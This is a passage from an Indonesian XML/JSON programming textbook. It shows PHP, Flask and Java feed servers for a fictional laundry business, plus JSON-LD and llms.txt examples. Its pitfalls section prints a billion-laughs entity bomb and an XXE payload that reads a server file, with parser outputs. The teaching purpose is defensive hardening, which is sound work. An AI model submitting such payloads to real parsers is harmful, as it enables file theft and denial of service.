    echo json_encode(['error' => ['code' => $code, 'message' => $message]],
                     JSON_UNESCAPED_SLASHES), "\n";
    exit;
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (!preg_match('#^/feed/(bills|customers)(?:\.(xml|json))?$#', $path, $m)) {
    fail(404, 'not_found', 'Try /feed/bills.xml or /feed/bills.json.');
}
[$what, $format] = [$m[1], $m[2] ?? ''];
if ($format === '') {                          // no extension: negotiate
    $accept = $_SERVER['HTTP_ACCEPT'] ?? '';
    $format = str_contains($accept, 'application/xml') ? 'xml' : 'json';
    header('Vary: Accept');                    // caches must key on Accept too
}

// Never trust a query string: check both parameters before touching the database.
$outlet = strtoupper($_GET['outlet'] ?? '');
$date   = $_GET['date'] ?? '';
$day    = DateTime::createFromFormat('!Y-m-d', $date);
if (!preg_match('/^O[0-9]{2}$/', $outlet)) {
    fail(400, 'bad_request', 'outlet must look like O01.');
}
if ($day === false || $day->format('Y-m-d') !== $date) {
    fail(400, 'bad_request', 'date must be a real date, YYYY-MM-DD.');
}
```

Kode 6.65 (Lanjutan) *php/feed.php, skrip router untuk peladen bawaan PHP: php -S 127.0.0.1:8006 feed.php.*

```
$pdo  = openDb();
$rows = $what === 'bills' ? loadBills($pdo, $outlet, $date)
                          : loadCustomers($pdo, $outlet, $date);
$body = match ("$what.$format") {
    'bills.xml'      => billsToXml($rows, $outlet, $date),
    'bills.json'     => billsToJson($rows, $outlet, $date),
    'customers.xml'  => customersToXml($rows, $outlet, $date),
    'customers.json' => customersToJson($rows, $outlet, $date),
};
header($format === 'xml' ? 'Content-Type: application/xml; charset=utf-8'
                         : 'Content-Type: application/json; charset=utf-8');
header('Cache-Control: private, max-age=60');
echo $body;
```

Sesi di bawah ini menjalankan peladen PHP, mengajukan tiga permintaan dengan `curl -i` (yang juga mencetak *header* respons), lalu menghentikan peladen itu kembali:

Kode 6.66 Sesi terhadap **Kode 6.65**, dipersingkat di tempat yang bertanda `...`. Permintaan yang dinegosiasikan membawa `Vary: Accept`; 30 Februari ditolak sebelum kueri apa pun dijalankan.

```
$ curl -i "http://127.0.0.1:8006/feed/bills.json?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: application/json; charset=utf-8
Cache-Control: private, max-age=60

{
    "outlet": "O01",
    "date": "2026-09-26",
    "bills": [
        {
            "id": "B2905",
...
$ curl -i -H "Accept: application/xml"
"http://127.0.0.1:8006/feed/bills?outlet=O01&date=2026-09-26"
HTTP/1.1 200 OK
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Vary: Accept
Content-Type: application/xml; charset=utf-8
Cache-Control: private, max-age=60

<?xml version="1.0" encoding="UTF-8"?>
<!-- Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). -->
...
$ curl -i "http://127.0.0.1:8006/feed/bills.json?outlet=O01&date=2026-02-30"
HTTP/1.1 400 Bad Request
Host: 127.0.0.1:8006
Date: Wed, 23 Sep 2026 09:37:29 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: application/json; charset=utf-8

{"error":{"code":"bad_request","message":"date must be a real date, YYYY-MM-DD."}}
```

Versi Flask, **Kode 6.67**, adalah rancangan yang sama dalam Python; `request.accept_mimetypes.best_match` milik Flask melakukan negosiasi dengan benar, termasuk menimbang preferensi `q=`:

Kode 6.67 `python/feed_app.py`. Jalankan dengan `flask --app feed_app run --port 5006`.

```
"""feed_app.py - the Profitina Laundry feed as a Flask application.
    flask --app feed_app run --port 5006
GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header"""
import re
from datetime import date as Date
from flask import Flask, Response, jsonify, request
import laundry_feed as lf

app = Flask(__name__)
WRITERS = {("bills", "xml"): lf.bills_to_xml, ("bills", "json"): lf.bills_to_json,
           ("customers", "xml"): lf.customers_to_xml,
           ("customers", "json"): lf.customers_to_json}
TYPES = {"xml": "application/xml; charset=utf-8",
         "json": "application/json; charset=utf-8"}


def fail(status, code, message):
    return jsonify(error={"code": code, "message": message}), status


def real_date(text):
    """True for a real calendar date written YYYY-MM-DD, and nothing else."""
    if not re.fullmatch(r"[0-9]{4}-[0-9]{2}-[0-9]{2}", text):
        return False
    try:
        Date.fromisoformat(text)
        return True
    except ValueError:                    # 2026-02-30
        return False


@app.get("/feed/<what>.<fmt>")
@app.get("/feed/<what>", defaults={"fmt": None})
def feed(what, fmt):
    negotiated = fmt is None
    if negotiated:                        # no extension: ask the Accept header
        fmt = request.accept_mimetypes.best_match(
            ["application/json", "application/xml"], default="application/json"
        ).split("/")[1]
    if (what, fmt) not in WRITERS:
        return fail(404, "not_found", "Try /feed/bills.xml or /feed/bills.json.")
```

Kode 6.67 (Lanjutan) *python/feed_app.py. Jalankan dengan flask --app feed_app run --port 5006.*

```
    # Never trust a query string: check both parameters before the database.
    outlet = request.args.get("outlet", "").upper()
    day = request.args.get("date", "")
    if not re.fullmatch(r"O[0-9]{2}", outlet):
        return fail(400, "bad_request", "outlet must look like O01.")
    if not real_date(day):
        return fail(400, "bad_request", "date must be a real date, YYYY-MM-DD.")

    con = lf.open_db()
    load = lf.load_bills if what == "bills" else lf.load_customers
    body = WRITERS[(what, fmt)](load(con, outlet, day), outlet, day)
    con.close()
    resp = Response(body, content_type=TYPES[fmt])
    resp.headers["Cache-Control"] = "private, max-age=60"
    if negotiated:
        resp.headers["Vary"] = "Accept"  # caches must key on Accept too
    return resp
```

Dan versi Java, **Kode 6.68**, memakai peladen HTTP yang tertanam di JDK, `com.sun.net.httpserver`, sehingga tidak memerlukan *container*:

Kode 6.68 `java/FeedServer.java`. *Stack trace* masuk ke log peladen, tidak pernah ke klien.

```
// FeedServer.java - the Profitina Laundry feed on the JDK's own HTTP server.
//   java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar FeedServer      (port 8086)
// GET /feed/bills.xml?outlet=O01&date=2026-09-26    (also .json, customers.*)
// GET /feed/bills?outlet=O01&date=2026-09-26        format from the Accept header
import com.sun.net.httpserver.*;
import java.io.*;
import java.net.*;
import java.nio.charset.StandardCharsets;
import java.sql.Connection;
import java.time.LocalDate;
import java.util.*;
import java.util.regex.*;

public class FeedServer {
    static final Pattern PATH =
Pattern.compile("/feed/(bills|customers)(?:\\.(xml|json))?");

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8086), 0);
        server.createContext("/feed/", FeedServer::handle);
        server.start();
        System.out.println("Feed on
http://127.0.0.1:8086/feed/bills.xml?outlet=O01&date=2026-09-26");
    }

    static void handle(HttpExchange ex) throws IOException {
        try {
            Matcher m = PATH.matcher(ex.getRequestURI().getPath());
            if (!m.matches()) {
                fail(ex, 404, "not_found", "Try /feed/bills.xml or /feed/bills.json.");
                return;
            }
            String what = m.group(1), format = m.group(2);
            if (format == null) {                           // no extension: negotiate
                String accept = ex.getRequestHeaders().getFirst("Accept");
                format = accept != null && accept.contains("application/xml") ? "xml" :
"json";
                ex.getResponseHeaders().set("Vary", "Accept");
            }
            Map<String, String> q = query(ex.getRequestURI());
            String outlet = q.getOrDefault("outlet", "").toUpperCase(Locale.ROOT);
            String date = q.getOrDefault("date", "");
            if (!outlet.matches("O[0-9]{2}")) {
                fail(ex, 400, "bad_request", "outlet must look like O01.");
                return;
            }
            if (!realDate(date)) {
                fail(ex, 400, "bad_request", "date must be a real date, YYYY-MM-DD.");
                return;
```

Kode 6.68 (Lanjutan) *java/FeedServer.java. Stack trace masuk ke log peladen, tidak pernah ke klien.*

```
            }
            String body;
            try (Connection con = LaundryFeed.openDb()) {
                var rows = what.equals("bills") ? LaundryFeed.loadBills(con, outlet, date)
                                                : LaundryFeed.loadCustomers(con, outlet,
date);
                body = switch (what + "." + format) {
                    case "bills.xml" -> LaundryFeed.billsToXml(rows, outlet, date);
                    case "customers.xml" -> LaundryFeed.customersToXml(rows, outlet, date);
                    default -> LaundryFeed.toJson(what, rows, outlet, date);
                };
            }
            ex.getResponseHeaders().set("Cache-Control", "private, max-age=60");
            send(ex, 200, format.equals("xml") ? "application/xml; charset=utf-8"
                                               : "application/json; charset=utf-8", body);
        } catch (Exception e) {
            e.printStackTrace();                            // details to the log only
            fail(ex, 500, "server_error", "Something went wrong.");
        }
    }

    static boolean realDate(String s) {
        if (!s.matches("[0-9]{4}-[0-9]{2}-[0-9]{2}")) return false;
        try {
            LocalDate.parse(s);                             // rejects 2026-02-30
            return true;
        } catch (Exception e) {
            return false;
        }
    }

    static Map<String, String> query(URI uri) {
        Map<String, String> q = new HashMap<>();
        if (uri.getRawQuery() == null) return q;
        for (String pair : uri.getRawQuery().split("&")) {
            String[] kv = pair.split("=", 2);
            q.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                  kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return q;
    }

    static void fail(HttpExchange ex, int status, String code, String message) throws
IOException {
        send(ex, status, "application/json; charset=utf-8",
             "{\"error\":{\"code\":\"" + code + "\",\"message\":\"" + message + "\"}}\n");
    }
```

Kode 6.68 (Lanjutan) *java/FeedServer.java. Stack trace masuk ke log peladen, tidak pernah ke klien.*

```
    static void send(HttpExchange ex, int status, String type, String body) throws
IOException {
        byte[] bytes = body.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(status, bytes.length);
        try (OutputStream os = ex.getResponseBody()) {
            os.write(bytes);
        }
    }
}
```

Ketiga peladen dijalankan, dikueri, dan dihentikan ketika bab ini ditulis. Untuk permintaan yang sama, masing-masing mengembalikan badan yang identik dengan berkas acuan (`curl ... | cmp`

`- ../data/bills.xml` tidak mencetak apa-apa), dan masing-masing menolak `date=2026-02-30` dengan badan `400` yang sama. Hanya *header* sampingan yang berbeda: PHP menambahkan `X-Powered-By`, Werkzeug menulis `BAD REQUEST` dengan huruf kapital, dan JDK mengeja `Content-type` dengan *t* kecil, yang sah karena nama *header* tidak peka huruf besar-kecil.

6.21 Jebakan-Jebakan

6.21.1 Pengodean, jebakan yang pertama menggigit

Deklarasinya berkata UTF-8; berkasnya disimpan sebagai Latin-1 oleh editor yang tidak pernah diatur siapa pun. *Parser*, memercayai deklarasi, entah gagal ("not well-formed (invalid token)") atau berhasil lalu menyerahkan karakter yang salah kepada program, yang kemudian tersimpan selamanya. Selalu tuliskan deklarasinya, selalu pakai UTF-8, periksa pengodean yang ditampilkan editor di bilah statusnya, dan bila karakter tiba dalam keadaan rusak, curigai pengodean lebih dulu.

6.21.2 Bom entitas

DTD boleh mendeklarasikan entitasnya sendiri, dan tidak ada yang tidak sah dalam **Kode 6.69**:

Kode 6.69 `data/bomb.xml`, bom ekspansi entitas yang dikenal sebagai *billion laughs*. Setiap entitas adalah sepuluh salinan entitas di bawahnya, sehingga `lol4` adalah 10^4 salinan `lol`: 30.000 karakter dari 411 bita. Lima tingkat lagi akan menghasilkan tiga miliar.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY lol  "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<bills><note>&lol4;</note></bills>
```

Kode 6.70 Jawaban PHP, dari `php/08_entity_traps.php`: libxml menolak bom itu, dengan maupun tanpa substitusi entitas.

```
bomb.xml is 411 bytes long.
bomb.xml, defaults         refused
    Detected an entity reference loop
bomb.xml, NOENT            refused
    Detected an entity reference loop
```

Kode 6.71 Jawaban Python, dari `python/10_entity_traps.py`: kedua *parser* mengekspansinya sepenuhnya.

```
bomb.xml, ElementTree                accepted; note holds 30,000 characters
bomb.xml, lxml defaults              accepted; note holds 30,000 characters
```

Kode 6.72 Jawaban Java, dari `java/EntityTraps.java`: *factory* bawaan mengekspansinya; yang sudah diperkuat menolak `DOCTYPE` apa pun.

```
bomb.xml  defaults  accepted; note holds 30000 characters: lollollollollollollollollollo
bomb.xml  hardened  refused: DOCTYPE is disallowed
```

Satu berkas, tiga perilaku (**Kode 6.70**, **Kode 6.71**, **Kode 6.72**). libxml menghitung ekspansi dan menolak; expat milik Python dan JDK juga punya batas, tetapi jauh di atas bom kecil ini.

Keamanan sebuah dokumen bergantung pada *parser*-nya, versinya, dan opsinya, dan satu-satunya jawaban yang dapat dipercaya adalah yang Anda ukur pada tumpukan perangkat lunak yang benar-benar Anda jalankan.

6.21.3 XXE: dokumen yang membaca berkas Anda

Kode 6.73 `data/xxe.xml`, serangan XML External Entity. `SYSTEM` berarti *ambil ini*, persis seperti dalam **Gambar 6.24**; di sini yang diambil adalah sebuah berkas di peladen.

```
<?xml version="1.0"?>
<!DOCTYPE bills [
  <!ENTITY leak SYSTEM "secret.txt">
]>
<bills><note>&leak;</note></bills>
```

Jika *parser* mengurai entitas dalam **Kode 6.73**, `&leak;` berubah menjadi isi `secret.txt`, dan program yang menampilkan kembali catatan itu (di halaman konfirmasi, di pesan galat) menyerahkannya kepada penyerang. Ganti `secret.txt` dengan berkas konfigurasi peladen, atau dengan URL internal yang hanya dapat dijangkau peladen, dan bahayanya menjadi jelas.

Kode 6.74 PHP dengan pengaturan bawaannya, lalu dengan dua *flag* yang dianjurkan tutorial yang ceroboh.

```
xxe.xml, defaults          accepted
    note holds 0 characters: ''
xxe.xml, NOENT|DTDLOAD     accepted
    note holds 32 characters: 'DB_PASSWORD=not-a-real-password'
```

Kode 6.75 Java: `DocumentBuilderFactory` **bawaan JDK membaca berkas itu.**

```
xxe.xml   defaults  accepted; note holds 32 characters: DB_PASSWORD=not-a-real-password
xxe.xml   hardened  refused: DOCTYPE is disallowed
```

Kode 6.74 menunjukkan PHP aman secara bawaan dan tidak aman bila diminta; **Kode 6.75** menunjukkan JDK tidak aman secara bawaan; ElementTree milik Python menolak entitas itu sama sekali, dan lxml hanya mengurainya bila diminta (`10_entity_traps.py`). OWASP memelihara daftar acuan pengaturan untuk setiap platform [16].

> **PERINGATAN:** Pengaturan yang perlu dicatat sekarang juga. **PHP:** jangan pernah memberikan `LIBXML_NOENT` (kelima entitas dalam **Tabel 6.2** tetap berfungsi tanpanya). **Java:** pada setiap *factory*, `setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)`, seperti yang dilakukan `BillsDom`, `BillsSax`, dan `XPathDemo`; sebuah *feed* tidak pernah membutuhkan `DOCTYPE`. **Python:** ElementTree menolak entitas eksternal tetapi mengekspansi entitas internal, jadi batasi ukuran unggahan sebelum menguraikannya; dengan lxml, biarkan `resolve_entities` mati. **Di mana pun:** dokumen dari orang asing diberi batas ukuran dan batas waktu, seperti unggahan berkas di Bab 3.

6.21.4 Spasi putih, galat yang bukan galat

Subbab 6.8.2 menghitung 42 simpul teks yang hanya berisi spasi putih di antara 38 elemen. Akibat-akibatnya, dikumpulkan: `firstChild` adalah simpul teks; `nodeValue` sebuah elemen bukanlah teksnya (pakailah `textContent`); teks yang dibaca dari elemen berinden dapat membawa indennya, jadi rapikan apa yang Anda baca. Setel `$doc->preserveWhiteSpace = false` di PHP sebelum memuat; di Python, ElementTree tidak pernah membangun simpul-simpul itu.

6.22 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`. Ia mengukur seberapa siap situs web sebuah merek untuk *dikutip oleh mesin penjawab AI*, disiplin yang disebut Generative Engine Optimization (GEO), yang bagi mesin penjawab adalah apa yang SEO bagi daftar tautan. Tiga gagasan bab ini berada di pusat pekerjaan itu.

Data terstruktur adalah apa yang dapat dikutip mesin. Halaman yang berkata "Rp 8.000 per kilo" di dalam paragraf menawarkan sebuah string kepada mesin; halaman yang menyatakan fakta yang sama sebagai properti bernama menawarkan sebuah fakta. Kosakata bersama untuk fakta-fakta semacam itu adalah **schema.org** [17], dan kini hampir selalu disematkan sebagai **JSON-LD** [18], yaitu JSON dengan `@context` yang menyebut dari kosakata mana kunci-kuncinya berasal. Inilah gagasan *namespace* Subbab 6.9 dalam busana JSON, dan salah satu sinyal yang dilaporkan AI Visibility Engine milik Profitina, sementara fitur bantuan teknis Content Engine, yang berjalan di atas model Qwen2.5 lokal, membantu pemilik situs menuliskannya. **Kode 6.76** menghasilkan blok semacam itu untuk sebuah gerai Laundry dari basis data yang sama dengan *feed*:

Kode 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` adalah tipe schema.org yang sungguh ada.

```python
"""11_jsonld.py - describe one Profitina Laundry outlet to search and answer
engines as schema.org JSON-LD, built from the same database as the feed."""
import json
import sqlite3
from pathlib import Path

DB = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
con = sqlite3.connect(DB)
name, address, phone = con.execute(
    "SELECT name, address, phone FROM Outlet WHERE id = '001'").fetchone()
low, high = con.execute("SELECT MIN(price), MAX(price) FROM Service").fetchone()

parts = address.split(", ")              # street, district(s), 'Surabaya 60293'
street, (city, postcode) = parts[0], parts[-1].rsplit(" ", 1)
rupiah = lambda n: f"Rp {int(n):,}".replace(",", ".")

outlet = {
    "@context": "https://schema.org",
    "@type": "DryCleaningOrLaundry",          # a real schema.org type
    "name": name,
    "telephone": phone,
    "address": {
        "@type": "PostalAddress",
        "streetAddress": street,
        "addressLocality": city,
        "addressRegion": "Jawa Timur",
        "postalCode": postcode,
        "addressCountry": "ID",
    },
    "priceRange": f"{rupiah(low)} - {rupiah(high)}",
    "currenciesAccepted": "IDR",
    "paymentAccepted": "Cash, QRIS, Bank transfer",
}
print('<script type="application/ld+json">')
print(json.dumps(outlet, indent=2, ensure_ascii=False))
print("</script>")
```

Kode 6.77 Keluaran **Kode 6.76**, siap ditempelkan ke `<head>` halaman gerai itu.

```
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "DryCleaningOrLaundry",
  "name": "Profitina Laundry Rungkut",
  "telephone": "031-0000-2101",
  "address": {
    "@type": "PostalAddress",
    "streetAddress": "Jl. Kenari Raya No. 21",
    "addressLocality": "Surabaya",
    "addressRegion": "Jawa Timur",
    "postalCode": "60293",
    "addressCountry": "ID"
  },
  "priceRange": "Rp 6.000 - Rp 65.000",
  "currenciesAccepted": "IDR",
  "paymentAccepted": "Cash, QRIS, Bank transfer"
}
</script>
```

Setiap nilai dalam **Kode 6.77** berasal dari `laundry.db`; rentang harganya adalah baris termurah dan termahal di `Service`.

Berkas sederhana untuk mesin penjawab. Situs pemasaran Profitina menerbitkan `/llms.txt` [19]: berkas Markdown pendek di akar situs yang memberi tahu model bahasa, dengan kata-kata biasa dan tautan, apa situs itu dan di mana halaman-halaman pentingnya. Ia kebalikan pelajaran bab ini dan pantas berdiri di sampingnya: sebagian pembaca lebih terlayani oleh teks yang pendek dan tertata daripada oleh tata bahasa mana pun. **Kode 6.78** adalah contoh berkas semacam itu untuk Profitina Laundry:

Kode 6.78 `data/llms.txt`, contoh untuk Profitina Laundry. Alamat-alamatnya memakai domain cadangan `.example`.

```
# Profitina Laundry

> Laundry and dry cleaning in Surabaya, Indonesia: three outlets (Rungkut,
> Keputih, Wiyung), priced per kilogram, per item or per pair, paid in cash,
> by QRIS or by bank transfer.

## Prices and services

- [Price list](https://laundry.profitina.example/services): 12 services, Rp 6.000 to Rp
65.000
- [Check a bill](https://laundry.profitina.example/status): bill number and phone number,
no account needed

## Outlets

- [Rungkut](https://laundry.profitina.example/outlets/O01): Jl. Kenari Raya No. 21,
Surabaya 60293
- [Keputih](https://laundry.profitina.example/outlets/O02): Jl. Flamboyan No. 8, Surabaya
60111
- [Wiyung](https://laundry.profitina.example/outlets/O03): Jl. Cempaka Indah No. 45,
Surabaya 60228
```

XML masih menjadi santapan pertama perayap. Sebelum sebuah halaman dapat dinilai, ia harus ditemukan, dan penemuan berjalan di atas `sitemap.xml` [20], kosakata XML sederhana dengan satu elemen `<url>` per halaman, dan di atas `robots.txt`, yang menunjuk kepadanya. Membaca *sitemap* adalah **Kode 6.26** dengan nama elemen yang lain.

Validasi di perbatasan, dan ekspor sebagai kontrak. Pemindai Profitina mengambil dokumen yang ditulis orang lain, jadi semua yang ada di Subbab 6.21 berlaku sepenuhnya: batas ukuran

dan waktu, serta *parser* dengan entitas eksternal dimatikan. Dan dasbor Profitina menawarkan ekspor CSV skor mingguan setiap merek, yang menjadikan formatnya sebuah janji bagi siapa pun yang mengimpornya kembali; disiplinnya adalah baris-baris terakhir **Kode 6.52**, sebuah pemeriksaan atas keluaran program sendiri sebelum keluar. Aplikasi memberi saran; pengguna yang memutuskan; dan versi praktik dari semua ini dalam buku ini selalu Profitina Laundry, tidak pernah bagian dalam produk tersebut.

6.23 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Membangun XML dengan menyambung string. *Wash, dry & fold* merusak berkasnya. Biarkan pustaka yang meng-*escape* (**Kode 6.50**).

Memberikan teks kepada `createElement` di PHP. Argumen keduanya tidak di-*escape*; pakailah `createTextNode`.

Lupa bahwa XML peka huruf besar-kecil. `<customer>` tidak ditutup oleh `</Customer>`, dan pesan galatnya tidak akan menyebut "huruf besar-kecil".

Nilai atribut tanpa petik dan tag yang tumpang-tindih. **Gambar 6.8** dan `<b><i></b></i>`: *parser* berhenti pada yang pertama (**Kode 6.9**).

Hanya membaca pesan galat terakhir. Pesan pertama adalah pesan yang sebenarnya; perbaiki, lalu jalankan lagi.

Menulis elemen kosong untuk nilai yang tidak ada. `<finished></finished>` berkata "ada waktu selesai dan waktunya kosong"; hilangkan saja elemennya.

Menulis format waktu basis data ke dalam `xs:dateTime`. `2026-09-26 09:05:04` tidak valid; tulislah `2026-09-26T09:05:04+07:00` (**Kode 6.21**).

Mengira `firstChild` adalah elemen. Biasanya ia spasi putih (**Kode 6.11**).

Lupa melakukan *cast* di PHP, atau lupa bahwa `.text` bisa `None` di Python. `(int) $bill->charged`; `(el.text or "")`.

Mengueri dokumen ber-*namespace* tanpa mendaftarkan *namespace*-nya. `//customer` tidak menemukan apa pun (**Kode 6.14**).

Mengurutkan bilangan sebagai teks di XSLT, atau lupa `current()`. `data-type="number"`; `[@id = current()/customer/@id]`.

Memakai DOM untuk berkas yang tidak muat di memori, atau `iterparse` tanpa `clear()`. Anggarkan kira-kira sepuluh kali ukuran berkas untuk sebuah pohon (**Kode 6.33**).

Membiarkan penanganan entitas *parser* pada bawaannya tanpa memeriksanya. Bawaan JDK membaca `secret.txt` (**Kode 6.75**).

Membandingkan dokumen XML bita demi bita dalam pengujian. Bandingkan bentuk kanonisnya.

Mencampuradukkan tidak ada dan null dalam JSON. Putuskan sekali, tuliskan ke dalam format, dan tulis setiap kunci setiap kali.

6.24 Ringkasan Bab

XML ada agar program-program yang ditulis orang asing dapat bertukar data tanpa saling bertanya. Gagasan tunggalnya adalah bahwa nama bepergian bersama nilai (**Kode 6.1** lawan **Kode 6.2**).

XML adalah bahasa-meta (**Gambar 6.4**): ia tidak mendefinisikan tag, hanya aturan yang dipatuhi setiap kosakata, sehingga satu *parser* dapat membaca MathML, SVG, dan *feed* Laundry. XML menggambarkan struktur dan makna, tidak pernah tampilan.

Enam aturan membuat dokumen *well-formed*, dan *parser* menolak dokumen yang melanggar salah satunya, berhenti pada kesalahan pertama (**Kode 6.9**). **Lima karakter memiliki referensi entitas** (**Tabel 6.2**), dan `&` selalu harus di-*escape*; CDATA dan komentar adalah untuk pengetik dan pembaca manusia, bukan untuk data.

Dokumen adalah pohon simpul, dan tidak semuanya elemen: `bills.xml` memuat 42 simpul teks berisi spasi putih di antara 38 elemen (**Kode 6.11**). ***Namespace*** menjadikan nama elemen sebuah pasangan (URI, nama lokal); cocokkan URI-nya (**Kode 6.14**).

***Well-formed* tidak sama dengan valid.** DTD menyatakan bentuk; XML Schema menyatakan bentuk dan nilai, itulah sebabnya skema menangkap tujuh kesalahan sementara DTD menangkap empat (**Kode 6.21**). Validasilah di perbatasan, lalu percayai; aturan bisnis menyusul sesudahnya.

Ada tiga cara membaca (**Tabel 6.8**): membangun pohon (DOM), menerima peristiwa (SAX), atau menariknya (StAX, `iterparse`). Pohon menghabiskan kira-kira sembilan kali ukuran berkas (**Kode 6.33**).

XPath mengajukan pertanyaan kepada pohon (**Kode 6.35**) dengan ekspresi yang sama di setiap bahasa, meskipun pustaka standar Python hanya mengenal subsetnya. **XSLT mentransformasikan** satu dokumen menjadi dokumen lain; *stylesheet* yang sama menghasilkan lembar harian yang sama di dua mesin yang tidak berhubungan.

Tagihan dan pelanggan Laundry diekspor dari `laundry.db` dalam PHP, Java, dan Python, dan kedua belas berkasnya sama sampai ke bita (**Kode 6.59**), karena setiap pembuat dokumen memakai pustaka dan tak satu pun menyambung string.

JSON memiliki enam tipe dan tidak memiliki atribut, komentar, maupun *namespace* (**Tabel 6.11**). JSON tidak lebih kecil daripada XML begitu keduanya dipadatkan dan dikompresi (**Kode 6.62**); JSON merebut web karena ia sintaksis JavaScript sendiri dan cocok dengan bentuk rekaman. ***Endpoint feed*** menyajikan keduanya, memvalidasi parameternya, menegosiasikan format, dan melindungi data pribadi yang dibawanya (**Kode 6.66**).

Dokumen dari orang asing adalah masukan yang tidak tepercaya: matikan DTD atau entitas eksternal, batasi ukurannya, dan ukur bawaan *parser* Anda alih-alih mengandaikannya (**Kode 6.75**).

Untuk bacaan lanjutan, bahasa XML sendiri didefinisikan oleh Rekomendasi W3C [4], *namespace* oleh [21], dan XML Schema, XPath, serta XSLT oleh [5], [8], dan [9]. Ray [2] adalah pengantar yang ramah dan Harold serta Means [3] adalah rujukan meja kerja. API PHP, Java, dan Python di bab ini didokumentasikan dalam [22], [7], dan [23], lxml dalam [6]. JSON didefinisikan oleh [12] dan [11], JSON Schema oleh [13], dan JSONPath oleh [24]. Rilis Java pada **Gambar 6.2** diumumkan dalam [1], dan jadwal penghapusan XSLT dari peramban ada dalam [10].

6.25 Soal Latihan

6.1 Tuliskan **Kode 6.1** sebagai XML dengan tangan tanpa melihat **Kode 6.6**, lalu bandingkan. Informasi mana yang harus Anda *putuskan*, bukan sekadar salin?

6.2 Dokumen ini tidak *well-formed*. Sebutkan setiap aturan yang dilanggarnya, lalu perbaiki: `<Bill id=B2905><unit>7<customer>Vania & co</bill>`

6.3 Tuliskan nama pelanggan `Wong & Sons <"Laundry" Agent's>` dengan benar (a) sebagai isi elemen dan (b) sebagai nilai atribut berpetik ganda. Mengapa kedua jawaban berbeda?

6.4 Dengan **Kode 6.11** sebagai model, ramalkan banyaknya elemen, atribut, dan simpul teks berisi spasi putih dalam `customers.xml` (**Kode 6.51**). Lalu periksa dengan `04_minidom_nodes.py`, dengan mengganti nama berkasnya.

6.5 Untuk masing-masing dari tujuh kesalahan dalam **Kode 6.15**, katakan apakah DTD dapat menangkapnya, dan mengapa.

6.6 Tambahkan elemen `note` opsional, paling panjang 200 karakter, sesudah `rack` di **Kode 6.18** maupun **Kode 6.19**. Tata bahasa mana yang dapat menegakkan batas panjangnya?

6.7 Tuliskan tipe sederhana XML Schema untuk nomor telepon Laundry, yang berbentuk seperti `0895-0000-4449`.

6.8 Tuliskan ekspresi XPath, dan ujilah, untuk: (a) id tagihan yang id pelanggannya diawali `C02`; (b) total tagihan untuk tagihan yang sudah diambil dan tidak dibatalkan; (c) id tagihan tanpa pembayaran, atau yang dibayar kurang dari tagihannya; (d) nama pelanggan yang membayar dengan cara selain tunai.

6.9 Ekspor gerai O03 untuk 2026-09-30 dengan ketiga program ekspor, lalu bandingkan berkas-berkas barunya. Seperti apa hari itu, dan apa yang berubah dalam XML ketika setiap tagihan masih dalam antrean?

6.10 `sum(//charged)` mencetak `152000.0`. Mengapa ada `.0`? Bagaimana mencetak bilangan bulat di PHP dan di Python?

6.11 Ubah **Kode 6.40** agar tagihan yang dibatalkan ditampilkan berwarna abu-abu dan tidak dihitung dalam baris total.

6.12 XPath 1.0 memiliki `sum()` dan `count()` tetapi tidak memiliki `max()`. Tuliskan templat XSLT bernama yang mengembalikan nilai `charged` terbesar dengan rekursi, dan jelaskan mengapa gelung dengan variabel tidak mungkin.

6.13 *Feed* di Subbab 6.20 menjawab `/feed/bills` dengan JSON bila *header* `Accept` tidak ada. Mengapa JSON adalah bawaan yang lebih baik, dan mengapa responsnya harus membawa `Vary: Accept`?

6.14 Seorang mitra mengirim *feed* yang *well-formed*, valid terhadap **Kode 6.19**, dan menandai sebuah tagihan `cancelled="true"` dengan `<charged>45000</charged>`. Apa artinya bagi validasi, dan di mana pemeriksaannya harus diletakkan?

6.15 Jelaskan mengapa `EntityTraps.java` dapat membaca `secret.txt` sedangkan `08_entity_traps.php` dengan opsi bawaan tidak. Di mana letak perbedaannya?

6.16 Konversikan **Kode 6.60** kembali ke XML **Kode 6.6** dengan tangan untuk tagihan B2911. Aturan mana yang menyuruh Anda menghilangkan `finished` alih-alih menulis elemen kosong?

6.26 Penyelesaian Soal Latihan

6.1 Apakah `7` berupa elemen `unit` atau atribut `service`; apa nama `42000` yang kedua (bab ini memilih `payment`, dengan metodenya sebagai atribut); apakah pembayaran yang tidak ada berupa elemen kosong atau tanpa elemen (tanpa elemen); dan di mana pembatalan dicatat (sebuah atribut, `cancelled="true"`). Tak satu pun ada di CSV; semuanya ada di XML.

